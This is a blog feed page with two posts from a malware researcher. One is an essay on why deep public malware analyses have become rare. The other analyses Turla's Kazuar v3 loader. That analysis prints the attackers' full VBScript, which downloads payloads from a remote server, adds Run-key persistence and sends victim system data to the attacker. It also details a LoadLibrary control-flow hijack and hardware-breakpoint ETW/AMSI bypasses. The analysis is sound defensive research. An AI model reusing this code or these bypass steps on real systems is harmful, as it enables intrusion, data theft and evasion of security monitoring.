GeistHaus
log in · sign up

https://r136a1.dev/feed.xml

atom
9 posts
Polling state
Status active
Last polled May 19, 2026 01:27 UTC
Next poll May 19, 2026 22:34 UTC
Poll interval 86400s
ETag "69ff1ab5-4caec"
Last-Modified Sat, 09 May 2026 11:29:57 GMT

Posts

Where Have All the Complex Windows Malware and Their Analyses Gone?
malwarethreat intelligence
You might have also wondered why, especially over the last few years, it has become increasingly rare to read about truly interesting malware and its in-depth analysis. If you’ve been in cybersecurity for more than a decade, you remember the feeling of a true discovery. You’d wake up, grab a coffee, and check the latest from the Kaspersky GReAT team, or other sources like the FireEye (now Mandiant/Google) or the ESET blogs, only to find a sixty-page PDF that read like a high-stakes espionage thriller. One to two decades ago, corporate security blogs, independent researcher sites, and specialized forums like KernelMode.info were an absolute goldmine for malware blockbusters. It wasn’t just the detailed technical teardowns of highly complex, custom-built rootkis that captivated us; it was the thrill of the hunt itself. Threat hunters and malware researchers would publish gripping, step-by-step accounts of how they tracked digital breadcrumbs across obscure infrastructure, pivoting through servers and protocols until they finally uncovered sprawling, modular toolkits complete with intricate custom plugins.
Show full content

You might have also wondered why, especially over the last few years, it has become increasingly rare to read about truly interesting malware and its in-depth analysis. If you’ve been in cybersecurity for more than a decade, you remember the feeling of a true discovery. You’d wake up, grab a coffee, and check the latest from the Kaspersky GReAT team, or other sources like the FireEye (now Mandiant/Google) or the ESET blogs, only to find a sixty-page PDF that read like a high-stakes espionage thriller. One to two decades ago, corporate security blogs, independent researcher sites, and specialized forums like KernelMode.info were an absolute goldmine for malware blockbusters. It wasn’t just the detailed technical teardowns of highly complex, custom-built rootkis that captivated us; it was the thrill of the hunt itself. Threat hunters and malware researchers would publish gripping, step-by-step accounts of how they tracked digital breadcrumbs across obscure infrastructure, pivoting through servers and protocols until they finally uncovered sprawling, modular toolkits complete with intricate custom plugins.

During that era, we watched researchers perform dissections on the most sophisticated code ever written. We saw the anatomy of the tools from the Equation Group, Stuxnet, Flame, Careto (The Mask), Uroburos/Snake, DarkHotel, The Dukes, Duqu(2), The Lamberts/Longhorn, Project Sauron, and FinFisher — just to name a few. These weren’t just simple malware; they were engineering marvels that utilized custom virtual filesystems and hidden partitions. Even the commodity malware scene was a fascinating technical playground, where researchers regularly hunted down and deconstructed heavyweights like TDL, ZeroAccess, Zeus, Dridex, Ursnif, Ploutus, and Carberp — again, just to name a few. But especially in recent years, that dynamic has heavily shifted, leaving us in a landscape that feels strangely hollow. This blog post tries to give an answer as to why this is the case.

The Ransomware and Infostealer Noise Machine

The sheer volume of financially motivated cybercrime has exploded, and with it, the nature of public discourse has changed. Because ransomware and infostealers cause immediate, catastrophic business disruption, they dominate the incident response engagements that security firms use as fodder for their blogs. However, from an analyst’s perspective, ransomware is often technically “boring”. Whether it is LockBit, ALPHV, or Cl0p, the underlying mechanics are largely the same: standard encryption routines, lateral movement using stolen credentials, and double-extortion tactics.

The same applies to the massive surge in infostealers like RedLine, Lumma, or Stealc. These tools are the digital equivalent of smash-and-grab robberies — highly effective but technically rudimentary. Because security companies write reports based on what they are currently fighting on the front lines to prove their relevance to the market, the public sees a flood of reports on these financially motivated gangs. This “noise machine” effectively drowns out the rarer, highly advanced espionage campaigns, leaving the audience with the impression that cybercrime has reached its peak complexity, when in reality, it has just reached its peak volume.

The Corporatization of Intelligence

The absence of deep-dives isn’t just about the malware itself; it’s about who owns the analysis. Security companies are still performing incredible manual threat hunting and reverse engineering of zero-days and advanced toolkits, but that intelligence has been aggressively monetized.

  • The Threat Intel Paywall: Highly detailed technical teardowns, specific hunting methodologies, and fresh Indicators of Compromise (IoCs) have become premium products. Companies reserve their deepest, most sophisticated intelligence for enterprise clients paying hundreds of thousands of dollars a year for private feeds. The general public only gets “sanitized” summaries — high-level overviews that tell you that something happened without showing you exactly how it worked.

  • Legal and PR Constraints: In the modern era, breaches are no longer just technical problems; they are legal and public relations minefields. Responses to major intrusions are tightly controlled by legal teams and PR firms. Incident response firms are now bound by incredibly strict Non-Disclosure Agreements (NDAs). Even if a researcher finds a groundbreaking piece of custom malware on a client’s network, the victim company rarely grants permission to publish the “juicy” details for fear of signaling their own security gaps to other attackers.

The APT Inflation: When Everything is “Advanced”, Nothing Is

One of the primary reasons the public has lost interest in the “next big thing” is the massive inflation of the APT (Advanced Persistent Threat) term. In the early days, an APT designation was a badge of honor for a threat hunter or malware researcher — it meant they had found a top-tier adversary. Today, the term has been hijacked by marketing departments and inexperienced people. We are now living in an era where every minor campaign from a group like APT41 or Lazarus is branded as a groundbreaking event, even when the code itself is a boring, copy-and-paste job heavily reliant on recycled projects.

Part of this dilution stems from the fact that the term “advanced” was never formally or quantitatively defined in a way the entire industry respects. In the absence of a rigid technical standard, the word becomes entirely subjective. It is a logical consequence that different people, with vastly different skill levels, will use the term to describe entirely different tiers of malware. To a junior SOC analyst, a multi-stage obfuscated loader might seem “advanced” whereas to a veteran reverse engineer, that same code is just a mundane weekend project for a script-kiddie. Because there is no floor for what qualifies as sophisticated, the term naturally drifts toward the lowest common denominator, until “advanced” effectively loses all technical meaning.

This “Marketing APT” phenomenon creates a dangerous signal fatigue. When every supposed state-sponsored script-kiddie using an open-source malware is labeled an APT, the community naturally stops paying attention. This means that when a real unicorn finally appears — a piece of code with the actual complexity of Snake or Flame — it often fails to garner the attention it deserves because it is drowned out by a thousand reports on the newest ClickFix lures. We have reached a point where “APT” is simply a generic synonym for “someone we think works for a government” regardless of whether their toolset shows any actual creativity or sophistication.

The Red Team Paradox: The Death of the Custom Binary

Ironically, the rise of red teaming and the democratization of offensive security tools have been a nail in the coffin for complex malware development. The industry spent years proving a vital point: you don’t actually need a multi-million-dollar, custom, sophisticated toolkit to win. Red teaming is vital for improving security, but it comes with a massive catch: the “Dual-Use” dilemma. When skilled red teamers discover a new way to bypass an EDR or dump credentials, they often write a tool and publish it on GitHub to “give back to the community” and force vendors to patch the vulnerability.

This altruism creates a scenario of unpaid R&D for adversaries. Real threat actors — from ransomware affiliates to nation-state groups — instantly adopt these tools. In effect, red teamers are doing the research & development for cybercriminals and state actors for free. One of the “great achievements” of the red teaming and offensive security industry has been successfully demonstrating to advanced threat actors that they can achieve their goals with far less effort. Why spend months writing a malware when you can just download Sliver, Covenant, or Mythic from GitHub?

This shift has also led to attribution challenges. When a security vendor analyzes a breach and finds tools like Mimikatz (for credential dumping) or BloodHound (for Active Directory mapping), it makes attribution even more challenging than it already is. You cannot confidently say “this was a specific APT” when the tool used is a public script downloaded daily by students, defenders, and criminals alike. A prime example of this trend is APT29, which has been repeatedly observed leveraging public offensive security projects — including C2 frameworks and various malware loaders sourced directly from GitHub — to mask its high-level espionage operations behind the facade of common security testing tools. Malicious gossip has it that one could almost think they are engaged in a form of trolling with this approach.

Because threat actors are now using the exact same open-source frameworks found on GitHub, the attacks look technically sophisticated but completely generic. The malware is no longer the story; the configuration and deployment of the tool is the story. This is highly effective for the attacker, but it makes for an incredibly boring technical report.

The Satiation of Windows and the Pivot to Cloud

Another critical factor in the decline of complex Windows malware is simply that we have reached a point of diminishing returns. For decades, Windows was the primary canvas for malware authors, but after thirty years of cat-and-mouse games, there is a limit to how many new architectural techniques can be discovered. Microsoft has hardened the OS with HVCI, VBS, and improved kernel protections, making it significantly more expensive to develop the kind of kernel-level rootkits we saw in the 2010s.

As a result, the research community and threat actors alike have shifted their focus to other fields. We are seeing a massive migration toward Cloud Security (targeting IAM misconfigurations, OAuth token theft, and SaaS platforms) and Vulnerability Research (focusing on zero-days in browsers, VPNs, and edge devices). The “intellectual action” has moved away from the malware binary itself and toward the initial access vectors and infrastructure exploitation. Why write a complex rootkit when you can exploit a zero-day in a perimeter firewall and gain full network access without dropping a single file on a Windows host?

The Geopolitical Filter and the Ghosting of Western Toolkits

There is also a glaring double standard in the world of public threat intelligence. You will find endless, meticulous reports on Turla or Lazarus, but you will almost never find a deep-dive analysis of a new advanced Western-made framework on a major security blog. Western IT security companies often deliberately avoid publicly disclosing complex Western APT malware in the fear that doing so might blow an active law enforcement or intelligence operation targeted at dangerous criminals or terrorists.

It is a certainty within the industry that Western security firms are well aware of various Western threat actors and their advanced toolkits. They actively track these groups and create detections for them within their products to ensure their customers remain protected, regardless of the attack’s origin. However, they go to great lengths to avoid publicly disclosing them. Disclosing a Western-led operation is often seen as breaking an unwritten rule of professional courtesy or risking national interests, leading to a curated public history where “advanced” is a label reserved for adversaries, while domestic capabilities are treated as non-existent phantoms.

However, this one-sided reporting creates a significant narrative blindspot driven by operational concerns. It often neglects the reality that non-Western entities might also be using their complex malware for similar purposes — tracking high-level threats or managing national security interests. By disclosing non-Western tools like the Turla tools purely as “malicious” while keeping Western tools entirely in the shadows, the industry creates a skewed reality. It implies that the only advanced malware being written is the work of the East, while the true peak of malware engineering — the silent, modular ghosts of the West — remains often hidden from public scrutiny.

Advanced OPSEC: Phantoms in the Wire

We must also acknowledge that real APTs have simply gotten better at disappearing. A decade ago, even advanced actors often made mistakes; they left debugging paths in binaries, reused C2 infrastructure, or failed to clean up after an operation. Today, the upper echelon of threat actors are phantoms. They employ rigorous Operational Security (OPSEC), utilizing volatile memory-only payloads and “environment fingerprinting” to ensure their custom toolkits only execute on specific victim machines. If an advanced actor does use a custom, highly complex piece of malware today, they go to extreme lengths to ensure a researcher never gets their hands on it. By the time a threat hunter arrives, the code has self-deleted, leaving nothing but an empty memory space and a feeling that something was there.

The Talent Migration and the Automation Trap

The industry’s most experienced malware researchers and threat hunters have largely been absorbed into the massive machinery of global security vendors, where they are frequently consumed by the relentless mess of daily operational tasks. The era of the sixty-page public whitepaper has been traded for the development of proprietary “Detection Rules” and behavioral signatures — technical deep-dives that now serve as the silent, hidden engines of high-ticket subscription services. For the modern researcher, the “hunt” has largely been replaced by the grind of wading through a never-ending mass of mediocre to low-level noise; instead of dissecting modular espionage toolkits, they spend the majority of their time clearing out the digital junk of generic infostealers and low-effort ransomware.

This shift toward industrialization has ushered in a precarious era of automation. While AI pipelines and sandboxes now handle the deluge of millions of low-tier samples, this efficiency has birthed a significant blind spot. Junior analysts, increasingly reliant on automated sandbox scores, are prone to missing the “stealth” masterpieces — malware specifically engineered to stay dormant during automated checks. Furthermore, a significant number of veterans have simply opted out of the high-stakes malware scene entirely, pivoting toward lucrative and arguably less exhausting careers in other areas.

Conclusion

The golden age of thrilling public threat hunts and mind-bending malware teardowns may have faded, but it isn’t entirely dead. Every so often, a report emerges that reminds us of what we’ve been missing — like the recent FAST16 analysis by SentinelOne, which uncovered high-precision software sabotage years before Stuxnet.

While complex custom toolkits certainly still exist, they are no longer common in the public sphere and are rarely reported for the various reasons outlined here. The tools of the trade have been aggressively commoditized, and the skilled defensive minds are now entrenched within massive corporate machines, protecting paying clients behind strict NDAs and premium paywalls. Ultimately, the lack of epic public reports isn’t a sign that the threats have completely vanished; it simply reflects an ecosystem that has matured, specialized, and hidden its most fascinating battles from the public eye. The blockbuster era of “free” deep-dives may be over, but the complexity has just gone private.

Looking forward, the rise of AI-assisted development is poised to exacerbate this trend. As Large Language Models lower the barrier to entry for malware creation, we will likely see an even denser fog of generic, boring malware in the future. This “AI-generated noise” will further commoditize the low-end of the threat landscape, making the task of uncovering truly innovative custom toolkits even more like searching for a needle in a digital haystack.

https://r136a1.dev/2026/05/07/where-have-all-the-complex-malware-and-their-analyses-gone
🇷🇺 COMmand & Evade: Turla’s Kazuar v3 Loader
malware
This blog post analyzes the latest version of Turla’s Kazuar v3 loader, which was previously examined at the beginning of 2024. The upgraded loader heavily utilizes the Component Object Model (COM) and employs patchless Event Tracing for Windows (ETW) and Antimalware Scan Interface (AMSI) bypass techniques, as well as a control flow redirection trick, alongside various other methods to evade security solutions and increase analysis time. It is likely that this malware was used in the same campaign which ESET reported in their Gamaredon and Turla collaboration article, as the loaded Kazuar v3 payloads also use the agent label AGN-RR-01.
Show full content

This blog post analyzes the latest version of Turla’s Kazuar v3 loader, which was previously examined at the beginning of 2024. The upgraded loader heavily utilizes the Component Object Model (COM) and employs patchless Event Tracing for Windows (ETW) and Antimalware Scan Interface (AMSI) bypass techniques, as well as a control flow redirection trick, alongside various other methods to evade security solutions and increase analysis time. It is likely that this malware was used in the same campaign which ESET reported in their Gamaredon and Turla collaboration article, as the loaded Kazuar v3 payloads also use the agent label AGN-RR-01.

Preparing the Ground

The execution chain begins with a relatively uninteresting-looking VBScript file that was submitted to Virustotal as 8RWRLT.vbs. The story behind the script is unknown, but its clean and unobfuscated code suggests that the attacker may have deployed it on a system they already had access to.

It contains the following code (IP address defanged):

.code-wrapper { max-height: 400px !important; overflow: auto !important; padding: 0 !important; margin-bottom: 20px !important; background-color: #f7f7f7 !important; } .code-wrapper .highlight, .code-wrapper pre { max-height: none !important; overflow: visible !important; white-space: pre !important; margin: 0 !important; display: inline-block !important; }
'On Error Resume Next
const SXH_SERVER_CERT_IGNORE_ALL_SERVER_ERRORS = 13056
host = "https://185.126.255[.]132"

Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objFolder = objFSO.CreateFolder(CreateObject("WScript.Shell").ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\HP")
Set objFolder = objFSO.CreateFolder(CreateObject("WScript.Shell").ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\HP\Printer")
Set objFolder = objFSO.CreateFolder(CreateObject("WScript.Shell").ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\HP\Printer\Driver")


conc = host + "/hpbprndi.exe"
Set objHTTP = CreateObject("WinHttp.WinHttpRequest.5.1")
Set WSHShell = CreateObject("WScript.Shell")
objHttp.Option(4) = 13056
objHTTP.Open "GET", conc, False
objHttp.Send
outFile=WSHShell.ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\HP\Printer\Driver\hpbprndi.exe"
Set stream = CreateObject("ADODB.Stream")
stream.Type = 1
stream.Open
stream.Write objHttp.ResponseBody
stream.SaveToFile outFile, 2
stream.Close

conc = host + "/hpbprndiLOC.dll"
objHttp.Option(4) = 13056
objHTTP.Open "GET", conc, False
objHttp.Send
outFile=WSHShell.ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\HP\Printer\Driver\hpbprndiLOC.dll"
Set stream = CreateObject("ADODB.Stream")
stream.Type = 1
stream.Open
stream.Write objHttp.ResponseBody
stream.SaveToFile outFile, 2
stream.Close

conc = host + "/jayb.dadk"
objHttp.Option(4) = 13056
objHTTP.Open "GET", conc, False
objHttp.Send
outFile=WSHShell.ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\HP\Printer\Driver\jayb.dadk"
Set stream = CreateObject("ADODB.Stream")
stream.Type = 1
stream.Open
stream.Write objHttp.ResponseBody
stream.SaveToFile outFile, 2
stream.Close

conc = host + "/kgjlj.sil"
objHttp.Option(4) = 13056
objHTTP.Open "GET", conc, False
objHttp.Send
outFile=WSHShell.ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\HP\Printer\Driver\kgjlj.sil"
Set stream = CreateObject("ADODB.Stream")
stream.Type = 1
stream.Open
stream.Write objHttp.ResponseBody
stream.SaveToFile outFile, 2
stream.Close

conc = host + "/pkrfsu.ldy"
objHttp.Option(4) = 13056
objHTTP.Open "GET", conc, False
objHttp.Send
outFile=WSHShell.ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\HP\Printer\Driver\pkrfsu.ldy"
Set stream = CreateObject("ADODB.Stream")
stream.Type = 1
stream.Open
stream.Write objHttp.ResponseBody
stream.SaveToFile outFile, 2
stream.Close

CreateObject("WScript.Shell").Run(WSHShell.ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\HP\Printer\Driver\hpbprndi.exe")
CreateObject("WScript.Shell").RegWrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Hewlett Packard Drivers", "%LOCALAPPDATA%\Programs\HP\Printer\Driver\hpbprndi.exe", "REG_SZ"

set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\" & strComputer)
Set colOperatingSystems = objWMIService.ExecQuery("Select * from Win32_OperatingSystem")
For Each objOperatingSystem in colOperatingSystems
	info = info & objOperatingSystem.Caption & vbCRLF & _
		objOperatingSystem.Version & vbCRLF & _
		Mid(objOperatingSystem.LastBootUpTime, 5, 2) & "/" & _
		Mid(objOperatingSystem.LastBootUpTime, 7, 2) & "/" & _
		Left(objOperatingSystem.LastBootUpTime,4) & " " & _
		Mid(objOperatingSystem.LastBootUpTime, 9, 2) & ":" & _
		Mid(objOperatingSystem.LastBootUpTime, 11, 2) & " " & vbCRLF
Next
Set WSHShell = CreateObject("WScript.Shell")
info = info & WSHShell.RegRead("HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment\PROCESSOR_ARCHITECTURE") & vbCRLF
Set networkInfo = CreateObject("WScript.Network")
info = info & networkInfo.ComputerName & vbCRLF & _
		networkInfo.UserName & vbCRLF & _
		networkInfo.UserDomain & vbCRLF
Set colProcess = objWMIService.ExecQuery("Select * from Win32_Process")
For Each Process in colProcess
	info = info & Process.Name & vbCRLF
Next
info = info & AllFolders(WSHShell.ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\HP\Printer\Driver\") & vbCRLF
conc = host + "/requestor.php"
Set objHTTP = CreateObject("WinHttp.WinHttpRequest.5.1")
objHttp.Option(4) = 13056
objHTTP.Open "POST", conc, False
objHTTP.SetRequestHeader "User-Agent", "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E)"
objHTTP.setRequestHeader "Content-Type", "text/plain"
objHttp.Send info

Function AllFolders(WDir)
	Rezult=""
	Set F = CreateObject("Scripting.FileSystemObject").GetFolder(WDir)
	Set files = F.Files
	For each item in files
		Rezult = Rezult & WDir & "\" & item.Name & vbTab & item.DateCreated & vbTab & item.DateLastModified & vbCRLF
	Next
	Set SubF = F.SubFolders
	For Each item In SubF
		Rezult = Rezult & WDir & "\" & item.Name & vbTab & item.DateCreated & vbTab & item.DateLastModified & vbCRLF
		Rezult = Rezult + AllFolders(WDir + "\" + item.Name)
	Next

	AllFolders = Rezult
End Function

The script creates multiple directories that result in the final folder path %LOCALAPPDATA%\Programs\HP\Printer\Driver. Next, several files are downloaded from the server at 185.126.255[.]132 into the newly created folder. The following table shows the files with descriptions:

SHA-256 File name Description 34b7df7919dbbe031b5d802accb566ce6e91df4155b1858c3c81e4c003f1168c hpbprndi.exe Legitimate signed printer driver installer from Hewlett-Packard 69908f05b436bd97baae56296bf9b9e734486516f9bb9938c2b8752e152315d4 hpbprndiLOC.dll Native loader befa1695fcee9142738ad34cb0bfb453906a7ed52a73e2d665cf378775433aa8 jayb.dadk Encrypted KERNEL Kazuar v3 458ca514e058fccc55ee3142687146101e723450ebd66575c990ca55f323c769 kgjlj.sil Encrypted WORKER Kazuar v3 b755e4369f1ac733da8f3e236c746eda94751082a3031e591b6643a596a86acb pkrfsu.ldy Encrypted BRIDGE Kazuar v3

To execute the native loader named hpbprndiLOC.dll, the script runs the legitimate signed printer driver installer hpbprndi.exe. We will later see how DLL sideloading technique works. For persistency, the script creates a classic registry Run entry with the file path of the legitimate signed printer driver installer %LOCALAPPDATA%\Programs\HP\Printer\Driver\hpbprndi.exe as the value.

Finally, the script collects victim data and sends it to a script at https://185.126.255[.]132/requestor.php to notify the operator of the infection and provide initial information. The following data is send:

  • Operating system and version
  • Computer uptime
  • Processor architecture
  • Computer and user name
  • User domain
  • List of processes
  • List of files and folders (with create and last modified dates) within the created directory %LOCALAPPDATA%\Programs\HP\Printer\Driver\

The server with the IP address 185.126.255[.]132 is hosted in Ukraine by the same provider (South Park Networks LLC, operated by hostiko.com.ua) that was also used in one of the attacks described by ESET. The IP address has a Let's Encrypt certificate that is issued for esetcloud[.]com, a domain name used to imitate a legitimate ESET website:

Fake ESET domain

The Kazuar v3 Loader


The following illustration (icon source) shows the simplified file execution chain when the legitimate signed printer driver installer hpbprndi.exe is run by the VBScript file:
File Execution chain

When hpbprndi.exe is executed, it sideloads the native loader named hpbprndiLOC.dll. I have written a blog post about this sideloading technique that utilizes MFC satellite DLLs (Malware Sideloading via MFC Satellite DLLs). The native loader performs various tasks of which one is to decrypt the encrypted Kazuar payloads jayb.dadk, kgjlj.sil and pkrfsu.ldy to memory (stage 1, green). To execute the decrypted Kazuar payloads (.NET), the loader decrypts, drops and passes execution to a COM-visible .NET assembly named jtjdypzmb.yqg (stage 2, blue). Finally, the KERNEL, WORKER and BRIDGE Kazuar v3 payloads are executed (stage 3, red) with the help of the COM-visible .NET assembly. The following sections describe each stage in more detail.

Stage 1: The Native Loader

The native loader hpbprndiLOC.dll is a 64-bit DLL file that has 4 exported functions:

  • Fxmbrfqx
  • Qtupnngh
  • Iotnj
  • Waoqmz


Its functionality is divided between these exported functions with the DLL entry point DllMain acting as the orchestrator. The code of the native loader is obfuscated code with fake API function calls that are never reached, junk if...else statements, junk loops and real code in between. Important strings are encrypted with a XOR-based algorithm. I have created an IDAPython script to decrypt all strings that can be found in the Appendix.

The control flow is as follows:
Native loader control flow

The illustration shows the order of the function executions by their numbers. As shown, the function Qtupnngh is called twice. The Turla developers use a control flow redirection trick to execute the code in the middle of the function when it’s called the second time. This and the other methods in each (exported) function is described in more detail in the following sections.

DllMain function

As previously mentioned, the DllMain entry point is used to call each of the exported functions. It utilizes several Windows APIs that have callback functions (EnumWindows, EnumSystemCodePagesW, EnumResourceTypesW, EnumDesktopsW) in a nested way to additionally obfuscate the control flow by redirecting execution to the next code part. It also dynamically resolves additional Windows API functions that are subsequently used to bypass ETW, AMSI and for more control flow obfuscation. At last, DllMain creates a log file with the file path %LOCALAPPDATA%\Temp\dksuluc.hpn where it writes its progress and error messages to.

Fxmbrfqx function

This function suspends all threads except for the current one. By freezing other threads, the malware ensures that only its code is running and thereby avoiding detection, debugging or analysis efforts from security tools that may use other threads to scan or monitor the process. But this method has also other advantages that are not related to bypassing security software. By running only its own thread, it can operate without competition for CPU resources, thus reducing the chance of being interrupted by legitimate code execution within the hpbprndi.exe process. It might also prevent conflicts and errors when only the malicious code is executed.

Qtupnngh (first run) + Iotnj + Waoqmz functions

The three functions Qtupnngh, Iotnj and Waoqmz contain code for a control flow redirection trick that makes use of the way the DLL was loaded (MFC satellite DLL loading via LoadLibraryA). It works as follows:

  1. Locate Proximal Address: Get a proximal address as a reference that is near the final target address to redirect to within Qtupnngh.
  2. Resolve Final Target: Use the near target address within Qtupnngh to search for the actual target address to which the control flow will be redirected.
  3. Stack Walk for Return Address: Walk the stack to find the return address of the LoadLibraryExW caller (located in LoadLibraryExA). This return address is pushed to the stack during the sequence: LoadLibraryA (called by hpbprndi.exe) -> LoadLibraryExA -> LoadLibraryExW.
  4. State Preservation: Backup the original instructions at the identified return address in LoadLibraryExA to ensure the code can be restored later.
  5. Control Flow Hijack (Hook): Patch the bytes at the return address with a call to the Qtupnngh target address. When the system thinks the DLL loading is finished and tries to return to LoadLibraryA, it instead triggers a “second run” of the target code within Qtupnngh.
  6. Restoration (Unhook): Once the redirection has successfully captured the execution flow, write the saved original bytes back to LoadLibraryExA to remove the evidence of the hook and restore original functionality.
  7. Payload Execution: With the control flow successfully hijacked and the hooks cleaned up, the program proceeds to run its primary malicious logic.

When the execution of the malware DLL seems to have already ended and control is passed back to hpbprndi.exe, or more precisely LoadLibraryA, it jumps back to the malware’s code within Qtupnngh.

I have created a POC of this control flow redirection method that can be found here: https://github.com/TheEnergyStory/LoadLibraryControlFlowRedirection

Qtupnngh function (second run)

On the second run, this function carries out the primary malicious routines. At first, patchless ETW and AMSI bypasses are employed that use hardware breakpoint hooking to hide the subsequent COM and .NET activities. It works as follows:

  1. Register a Vectored Exception Handler: The exception handler contains the logic to spoof the results of the security checks once a breakpoint is hit.
  2. Locate Target Functions: Resolve the memory addresses of NtTraceControl (ETW) and AmsiScanBuffer (AMSI). These functions are central for suppressing defensive telemetry and prevent script-based detections.
  3. Capture Thread State: Call GetThreadContext to take a “snapshot” of the current thread’s CPU state which allows to modify the hardware debug registers (Dr0Dr7) without interrupting the CPU immediately.
  4. Set Hardware Breakpoints: Modify the CONTEXT snapshot in memory to load Dr0 and Dr1 with the addresses of the target functions found in Step 2 and activate them by flipping Dr7.
  5. Commit the State: Call NtContinue to tell the CPU to immediately adopt the modified CONTEXT snapshot. The hardware breakpoint hooks are now “live” and the CPU is watching for those specific memory addresses.
  6. Intercepting and Tailored Spoofing: When the CPU attempts to execute either NtTraceControl or AmsiScanBuffer, a “single step” exception is triggered that pauses the thread and hands control to the exception handler. The handler then identifies which function was hit and applies a specific logic for each:
    • For ETW: The goal is to disable logging. The handler simply identifies the call and prepares to jump over it, effectively “blinding” the event tracing system without returning an error.
    • For AMSI: The goal is to bypass a scan. The handler reaches into the stack to find the AMSI_RESULT pointer and manually overwrites it with AMSI_RESULT_CLEAN. It also sets the RAX register to S_OK to tell the application the scan completed perfectly.
    • The Final Jump: In both cases, the handler finishes by adjusting the Instruction Pointer (RIP) to the return address of the caller. This “jumps” execution past the security logic, making it appear to the system as if the functions ran and verified everything was safe.

Rather than modifying code on disk or patching bytes in memory, this implementation performs a context switch to trick the processor into monitoring its own execution. The most critical aspect of this code is that it ensures the bypass is active immediately. While standard functions like SetThreadContext might not take effect instantly or reliably, this implementation uses the native API function NtContinue. This function takes the modified CONTEXT structure and tells the CPU to immediately discard its current state and adopt the new one. The moment NtContinue is called, the CPU’s hardware registers are updated to intercept the target functions the moment they are called. When the CPU hits a target address, it triggers a hardware exception caught by a custom handler, which spoofs a “clean” result and skips the security function entirely.

I have created a POC of these ETW and AMSI bypasses that can be found here: https://github.com/TheEnergyStory/PatchlessEtwAndAmsiBypass

Subsequently, the following details the malware’s use of COM to generate registry data and create and register several COM callable applications used to run the Kazuar payloads.

